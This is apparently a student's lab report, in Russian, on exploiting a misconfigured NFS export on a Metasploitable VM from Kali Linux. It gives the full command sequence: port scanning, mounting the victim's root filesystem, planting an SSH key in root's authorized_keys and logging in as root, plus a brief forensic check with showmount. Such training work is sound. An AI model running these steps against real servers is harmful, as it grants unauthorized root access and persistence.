

# ЛАБОРАТОРНАЯ РАБОТА №4.

Свидиров Кирилл, 11-902

04.05.2022

## Содержание

1	Общая информация	3
2	Постановка задачи	4
2.1	Суть задания . . . . .	4
2.2	Цель упражнения . . . . .	4
2.3	Используемые средства . . . . .	4
3	Исходное состояние	5
4	Выполнение задания	6
4.1	Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения предыдущих лабораторных работ . . . . .	6
4.2	Убедиться в корректной настройке сети между Metasploitable и Kali Linux . . . . .	6
4.3	Атака на Metasploitable . . . . .	6
4.3.1	Сканирование портов Metasploitable . . . . .	6
4.3.2	Оценка работы NFS сервера . . . . .	6
4.4	Использование неправильно сконфигурированной NFS Mount . . . . .	6
4.4.1	Создание пары ключей SSH . . . . .	6
4.4.2	Монтирование файловой системы Metasploitable . . . . .	7
4.4.3	Монтирование файловой системы Metasploitable . . . . .	7
4.4.4	Получение root прав . . . . .	7
4.5	Форензика . . . . .	7
4.6	Оформление результатов работы . . . . .	8

## 1 Общая информация

- ✦ Работу выполнил Свидиров Кирилл Андреевич, 11-902 группа.
- ✦ Название лабораторной работы – “ЛАБОРАТОРНАЯ РАБОТА №4. ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТИ НЕПРАВИЛЬНО СКОНФИГУРИРОВАННОЙ NFS SHARE. ФОРЕНЗИКА”.

## 2 Постановка задачи

### 2.1 Суть задания

С помощью неправильно сконфигурированной NFS SHARE смонтировать файловую систему устройства жертвы и добавить в ssh-конфигурацию свой токен в качестве доверенного (при инициализации соединения с таким токеном выдаётся доступ с root-правами).

### 2.2 Цель упражнения

На практике попробовать воспользоваться уязвимостью неправильно сконфигурированной NFS SHARE и отследить атаку.

### 2.3 Используемые средства

- ✈ Vmware Workstation 16 Player - для запуска виртуальной машины с уязвимым образом Linux – Metasploitable.
- ✈ Metasploitable – устаревший и уязвимый образ Linux. Используется, чтобы свободно изучать существующие уязвимости операционной системы.
- ✈ Kali Linux – образ Linux, с которого будут совершаться атаки на Metasploitable.
- ✈ nmap - утилита для сканирования портов (и не только, но для нас актуальны порты)

### 3 Исходное состояние

Образ Metasploitable с изменёнными репозиториями. В процессе выполнения лабораторной работы значительных изменений не будет.

Образ Kali. В процессе выполнения лабораторной работы будет:

- ✎ Добавлен файл с ssh-ключом для доступа к Metasploitable

## 4 Выполнение задания

### 4.1 Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения предыдущих лабораторных работ

- ✓ Предварительно был установлен VMware Workstation 16 Player.
- ✓ Были успешно загружены машины, используемые в предыдущих работах.

### 4.2 Убедиться в корректной настройке сети между Metasploitable и Kali Linux

- ✓ С помощью команды `[ifconfig]` на обеих машинах был узнан полученный ip-address (Metasploitable - 192.168.33.128, Kali - 192.168.33.129)

### 4.3 Атака на Metasploitable

#### 4.3.1 Сканирование портов Metasploitable

- ✓ С помощью команды `[nmap -p 1-65535 -T4 -A -v 192.168.33.128 2>1 | tee /var/tmp/scan.txt]` были просканированы порты машины Metasploitable в диапазоне от 1 до 65535 и в файл `scan.txt` были записаны прослушиваемые порты.
- ✓ С помощью команды `[egrep -i "(rpcinfo|nfs|ssh)"/var/tmp/scan.txt]` были найдены порты, использующие сервисы `rpcinfo`, `nfs` и `ssh`.

#### 4.3.2 Оценка работы NFS сервера

- ✓ С помощью команды `[rpcinfo -p 192.168.33.128]` были просмотрены RPC задачи `nfs` сервера на устройстве жертвы.
- ✓ С помощью команды `[showmount -e 192.168.33.128]` я запросил вывод состояния NFS сервиса на машине жертвы. Было выяснено, что есть право монтировать в корень файловой системы - это и есть уязвимость.

### 4.4 Использование неправильно сконфигурированной NFS Mount

#### 4.4.1 Создание пары ключей SSH

- ✓ С помощью команды `[mkdir -p /root/.ssh]` была создана директория для новой пары `ssh` ключей
- ✓ С помощью команды `[cd /root/.ssh]` был совершён переход в новую директорию
- ✓ С помощью команды `[ssh-keygen -t rsa -b 4096]` была сгенерирована новая пара ключей. Сохранена в файл `ssh_keys` с секретной фразой `keys`
- ✓ С помощью команды `[ls -l]` я убедился, что ключи действительно были сгенерированы и сохранены

#### 4.4.2 Монтирование файловой системы Metasploitable

- ✓ С помощью команды `[cd /]` был совершён переход в корень файловой системы
- ✓ С помощью команды `[mount -t nfs 192.168.33.128:/ /mnt -o nolock]` файловая система машины-жертвы была примонтирована к нашей
- ✓ С помощью команды `[df -k]` я убедился, что монтирование прошло успешно

#### 4.4.3 Монтирование файловой системы Metasploitable

- ✓ С помощью команды `[cd /mnt/root/.ssh]` был совершён переход в `ssh` директорию смонтированной файловой системы
- ✓ С помощью команды `[cp /root/.ssh/ssh_keys.pub /mnt/root/.ssh/]` наша пара ключей была скопирована с текущую директорию
- ✓ С помощью команды `[ls -l]` я убедился, что ключи действительно скопировались
- ✓ С помощью команды `[cat authorized_keys]` я посмотрел содержимое файла с ключами, которым предоставляются `root`-права
- ✓ С помощью команды `[cat ssh_keys.pub » authorized_keys]` в этот файл был добавлен наш ключ
- ✓ С помощью команды `[cat authorized_keys]` я убедился, что ключ действительно был добавлен


#### 4.4.4 Получение `root` прав

- ✓ С помощью команды `[cd /root/.ssh/]` был совершён переход в нашу директорию с парой ключей.
- ✓ С помощью команды `[ssh -i /root/.ssh/ssh_keys root@192.168.33.128]` было установлено `ssh`-соединение с использованием пары ключей. Т.к. они были добавлены в файл `authorized_keys`, авторизация прошла успешно и мы получили права супер-пользователя.

#### 4.5 Форензика

- ✓ С помощью команды `[showmount -a 192.168.33.128]` я посмотрел список машин, смонтированных к файловой системе жертвы. Среди них оказался адрес Kali - 192.168.33.129
- ✓ С помощью команды `[umount 192.168.33.128:/]` на Kali была демонтирована файловая система жертвы
- ✓ С помощью команды `[df -k]` я убедился, что она действительно пропала из файловой системы Kali
- ✓ С помощью команды `[showmount -a 192.168.33.128]` я увидел, что из списка смонтированных машин адрес Kali пропал

## 4.6 Оформление результатов работы



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ssh -i /root/.ssh/ssh_keys root@192.168.33.128 "cat /etc/exports"  
Enter passphrase for key '/root/.ssh/ssh_keys':  
# /etc/exports: the access control list for filesystems which may be exported  
# to NFS clients. See exports(5).  
#  
# Example for NFSv2 and NFSv3:  
# /srv/homes hostname1(rw,sync) hostname2(ro,sync)  
#  
# Example for NFSv4:  
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt)  
# /srv/nfs4/homes gss/krb5i(rw,sync)  
#  
/*(rw,sync,no_root_squash,no_subtree_check)  
(root@kali)-[~]  
# ssh -i /root/.ssh/ssh_keys root@192.168.33.128 "date"  
Enter passphrase for key '/root/.ssh/ssh_keys':  
Tue May 3 13:25:49 EDT 2022  
(root@kali)-[~]  
# date  
Tue May 3 01:25:50 PM EDT 2022  
(root@kali)-[~]  
# echo "Svidirov Kirill Andreevich"  
Svidirov Kirill Andreevich  
(root@kali)-[~]  
#
```